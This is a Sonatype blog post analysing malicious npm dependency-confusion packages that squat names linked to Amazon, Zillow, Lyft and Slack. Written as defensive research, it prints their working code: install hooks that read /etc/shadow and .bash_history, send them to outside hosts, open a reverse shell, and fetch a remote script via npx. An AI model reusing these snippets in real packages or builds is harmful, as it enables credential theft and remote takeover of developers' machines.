

# Newly Identified Dependency Confusion Packages Target Amazon, Zillow, and Slack; Go Beyond Just Bug Bounties

[blog.sonatype.com/malicious-dependency-confusion-copycats-exfiltrate-bash-history-and-etc-shadow-files](https://blog.sonatype.com/malicious-dependency-confusion-copycats-exfiltrate-bash-history-and-etc-shadow-files)





Sonatype has identified new “dependency confusion” packages published to the npm ecosystem that are malicious in nature.

These squatted packages are named after repositories, namespaces or components used by popular companies such as Amazon, Zillow, Lyft, and Slack.

The malicious packages include:

- amzn
- zg-rentals
- lyft-dataset-sdk
- serverless-slack-app

As previously reported by Sonatype, [Alex Birsan’s dependency confusion research](#) disclosure led to copycat researchers publishing 275+ identical packages to the npm repo within 48 hours, in hopes of scoring bug bounties. The number then jumped to over 550 within the next few days.

As of today, Sonatype’s automated malware detection systems, part of [Nexus Intelligence](#), has since identified well over **700 npm copycat packages** based on Birsan’s proof-of-concept packages.

Although ethical hacking for bug bounties and spreading security awareness has its place and is even welcomed by the community as it keeps us all more secure, the copycat packages recently identified by Sonatype unfortunately crosses the line of what is deemed *ethical*.

## What's inside your `/etc/shadow`?

---

Most of the copycat packages spotted by Sonatype that exploited the “dependency or namespace confusion” issue across various open source ecosystems, did so by exfiltrating **minimal** information - just enough to get a proof to present to a bug bounty program.

For example, this would typically involve the researcher making a DNS request from the successfully breached machine to their own server, and collecting information such as the computer's hostname and IP address.

The new packages discovered by Sonatype however go a step further.

First of all, many of these have no disclaimers or code comments in place indicating these are linked to any kind of ethical bug bounty program, or created for security research purposes. While having such a disclaimer in place is no guarantee that a package's author is working in good faith, lack thereof can surely raise alarm bells especially when combined with malicious code.

Secondly, as soon as these packages are installed automatically because they share a name with an internal dependency (thereby exploiting “dependency confusion”), they exfiltrate the user's **.bash\_history** file and **/etc/shadow**, and in some cases spawn a **reverse shell**.

For example, let's take a look at the ``amzn`` package. The npm webpage for ``amzn`` has no indication or disclaimer that it could be linked to an ethical research effort, neither does the code inside.



Wondering what's next for npm? [Check out our public roadmap!](#) »

## amzn

2.0.0 • Public • Published a day ago

Readme

Explore BETA

0 Dependencies

0 Dependents

2 Versions

This package does not have a README. [Add a README](#) to your package so that users know how to get started.

### Keywords

none

Install

```
> npm i amzn
```

Weekly Downloads

74

Version	License
2.0.0	ISC

Unpacked Size	Total Files
1.32 kB	2

Last publish

a day ago

### npm webpage for the `amzn` package

The package has two identical versions (1.0.0 and 2.0.0) each of which contain just two files: a manifest, *package.json* and the functional *run.js* file.

The screenshot shows the file structure of the 'amzn' package on the left and the content of the 'package.json' file on the right. The file structure shows two versions (1.0.0 and 2.0.0), each with a 'package' folder containing 'package.json' and 'run.js'. The 'package.json' file content is as follows:

```
1 {
2   "name": "amzn",
3   "version": "1.0.0",
4   "description": "",
5   "main": "index.js",
6   "scripts": {
7     "postinstall": "node run.js",
8     "test": "echo \\\"Error: no test specified\\\" && exit 1"
9   },
10  "author": "zappos",
11  "license": "ISC"
12 }
13
```

### The manifest file of *amzn* malicious package

Of note here is the fact that the “author” listed within the *package.json* is “zappos,” even though the package has been published by a pseudonymous author [osama775](#) on npm.

Zappos is an Amazon subsidiary and naturally has systems that interact with Amazon's [1, 2]. Amazon's GitHub repository and some of its packages use the shorthand "amzn" notation making it not too hard to see why an adversary would want to squat the "amzn" name on an open-source repository like npm.

Inside "run.js" is where we see the contents of the `/etc/shadow` file being accessed (on line 7), and ultimately exfiltrated to the package's author to domain the **comevil.fun**.

```
run.js x
1  const https = require('https')
2  const os = require('os')
3  const execSync = require('child_process').execSync;
4
5  code = execSync('cat /etc/shadow');
6
7  process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0;
8
9  var info = os.userInfo()
10
11 var username = encodeURIComponent(info.username)
12 var home_dir = encodeURIComponent(info.homedir)
13 var current_dir = encodeURIComponent(__dirname)
14 var code = encodeURIComponent(code)
15
16 //Fetching IP Address
17
18 var ifaces = os.networkInterfaces();
19
20 var addresses = Object.keys(ifaces).reduce(function (result, dev) {
21     return result.concat(ifaces[dev].reduce(function (result, details) {
22         return result.concat(details.family === 'IPv4' && !details.internal ? [details.address] : []);
23     }, []));
24 });
25
26 (function(){
27     var net = require("net"),
28         cp = require("child_process"),
29         sh = cp.spawn("/bin/sh", []);
30     var client = new net.Socket();
31     client.connect(5482, "5.189.184.129", function(){
32         client.pipe(sh.stdin);
33         sh.stdout.pipe(client);
34         sh.stderr.pipe(client);
35     });
36     return /a/; // Prevents the Node.js application from crashing
37 })();
38
39
40 var pt = "?@amzn="+username+"|"+home_dir+"|"+current_dir+"|"+addresses+"|"+code
41
42 const options = {
43     hostname: 'comevil.fun',
44     port: 443,
45     path: pt,
46     method: 'GET'
47 }
48
49 const req = https.request(options, res => {
```

The code above also has the author opening a **reverse shell** to their server which would spawn as soon as the `amzn` package infiltrates the vulnerable build.

The `/etc/shadow` file is a successor to the `/etc/passwd` Linux file that maintains hashed password data of user accounts on a system. Although the file is typically restricted to “super user” accounts, there remains a slight chance of a malicious actor, in this case, being able to obtain the file should the infected machine be running npm with elevated privileges.

The package “**zg-rentals**” also posted by the author [osama775](#) is identical in structure and functionality. The term “zg-rentals” is associated with the real estate company **Zillow Group**[1, 2]. Packages with names including the “zg-rentals” keyword were previously used by Alex Birsan as well.

Sonatype security researcher [Juan Aguirre](#) who spent time analyzing more [identical copycat packages](#) that engage in exfiltrating the user’s `/etc/shadow` said:

“I was starting to wonder when we were going to see a malicious actor take advantage of the current situation. Finally, we've spotted one.”

“There is no scenario I can imagine where I'm going to submit a PoC for a bug bounty program that actually harms the organization. Taking their `/etc/shadow` file is definitely harmful.”

## Can I sneak peek at your `.bash_history`?

Another set of packages identified by Sonatype exfiltrate the user’s `.bash_history` file, along with the fingerprinting information such as IP address, hostname, and current directory.

The `.bash_history` file contains a list of commands previously executed by a Unix-based OS user at the terminal. Unless periodically cleared, this file can contain the usernames, passwords, and other sensitive bits of data that nobody other than the user themselves should have access to.

As an example, the malicious “**serverless-slack-app**” package published today is named after [a legitimate package made by an Atlassian developer](#). It has both `preinstall` and `postinstall` scripts launched by the manifest file.




```
1 {
2   "name": "serverless-slack-app",
3   "version": "9.9.0",
4   "description": "",
5   "main": "index.js",
6   "scripts": {
7     "preinstall": "node index.js",
8     "test": "",
9     "postinstall": "npx https://gist.github.com/dimax0220/52da30e74adb24f2190ee7967444c864"
10  },
11   "author": "",
12   "license": "ISC"
13 }
```

### Manifest file `package.json` of `serverless-slack-app`

While the `index.js` script spun up at the `preinstall` stage is an identical replica of that in Birsan’s PoC research packages, the `postinstall` script is particularly interesting.

At the postinstall stage, another script hosted on GitHub is run that sends the user's ".bash\_history" file to the author behind **serverless-slack-app**.



```
1 #!/usr/bin/env node
2
3 const fs = require('fs');
4 const http = require('http');
5
6 const home = process.env.HOME;
7
8 const options = {
9   host: 'd9c0c0d50237.ngrok.io',
10  path: '/',
11  port: 80,
12  method: 'POST'
13 };
14
15 const req = http.request(options, function(response) {
16   console.log(response);
17 });
18
19 fs.readFile(`${home}/.bash_history`, 'utf-8', function(error, data) {
20   console.log(data);
21   req.write(data);
22   req.end();
23 });
```

### **.bash\_history being accessed by the script**

These activities would take place as soon as a dependency confusion attack succeeds and would need no action from the victim, given the nature of the dependency/namespace hijacking issue.

Again, the npm webpage for "serverless-slack-app" has no clear cut sign that this package is linked to an ethical research or a bug bounty program. Although few packages published by its author do have "security research purposes only" disclaimer, the pattern does not seem consistent.

The screenshot shows the npm package page for 'serverless-slack-app'. At the top, there is a search bar with 'Search packages' and a 'Search' button. Below the search bar, a banner reads 'Wondering what's next for npm? Check out our public roadmap!'. The package name 'serverless-slack-app' is displayed, along with its version '9.9.0', 'Public' status, and 'Published 3 hours ago'. Navigation buttons include 'Readme', 'Explore', '0 Dependencies', '0 Dependents', and '1 Versions'. A message states: 'This package does not have a README. Add a README to your package so that users know how to get started.' The 'Keywords' section is empty, showing 'none'. An 'Install' section contains a terminal command: '> npm i serverless-slack-app'. A table provides package details:

Version	License
9.9.0	ISC

Unpacked Size	Total Files
1.9 kB	2

Below the table, it shows 'Last publish 3 hours ago'.

Likewise, the **lyft-dataset-sdk** dependency by the same author shares name with a Python-based package used by Lyft [1, 2]. Perhaps, the author is taking a guess here that an internal npm dependency by the same name exists too.

“It’s interesting to look at all the malicious npm copycat packages released recently. You can see their evolution.”

“They start out with pretty much the same code base as the PoC released by researcher Alex Birsan and they gradually start getting creative.”

“These packages stood out because they reflect the behavior of actual malware, a first stage payload to grab a binary which further grabs your bash history,” says Aguirre.

## More dependency hijacking packages to surface, what to do?

The list of 4 malicious packages above is not exhaustive.

In the week following the [original report](#) of Alex Birsan’s supply chain attack that infiltrated over 35 tech firms including Microsoft, Apple, and Netflix, we saw a 7000% increase in dependency confusion copycats published to npm.

And given the daily volume of suspicious npm packages being picked up by Sonatype’s automated malware detection systems, we only expect this trend to increase, with adversaries abusing dependency confusion to conduct even more sinister activities.

Fortunately, based on the visibility Sonatype has, none of our customers have been detected running these malicious copycats.



Sonatype's customers with the **Advance Development Pack** benefit from the additional protection offered by our automated malware detection systems and world-class security research data.

Furthermore, **Nexus Firewall** instances will automatically quarantine any suspicious components detected by our automated malware detection systems while a manual review by a researcher is in the works, thereby keeping your software supply chain protected from the start.

Users of Nexus Repository Manager can additionally download Sonatype's "dependency/namespace confusion checker" script from [GitHub](#) to check if they have artifacts with the same name between repositories, and to determine if they have been impacted by a dependency confusion attack in the past.

Sonatype's [2020 State of the Software Supply Chain](#) states that next-generation upstream software supply chain attacks are far more sinister because bad actors are no longer waiting for public vulnerability disclosures. Instead, they are taking the initiative to contribute code to open source projects and then - unbeknownst to the other OSS project maintainers - injecting malicious code. Those code changes then make their way into open source projects that feed the software supply chains of developers around the world. is happening at a rapidly increased rate.

And this is happening at a rapidly increased rate. In fact, there was a 430% increase in upstream software supply chain attacks over the past year. Keeping this in mind, it is virtually impossible to manually chase and keep track of such components.

Sonatype's world-class security research data, combined with our [automated malware detection](#) technology safeguards your developers, customers, and software supply chain from infections.

Tags: [vulnerabilities](#), [featured](#), [Nexus Intelligence Insights](#)



**Written by [Ax Sharma](#)**

---

Ax is a Security Researcher at Sonatype and Engineer who holds a passion for perpetual learning. His works and expert analyses have frequently been featured by leading media outlets. Ax's expertise lies in security vulnerability research, reverse engineering, and software development. In his spare time, he loves exploiting vulnerabilities ethically and educating a wide range of audiences.

Follow me on: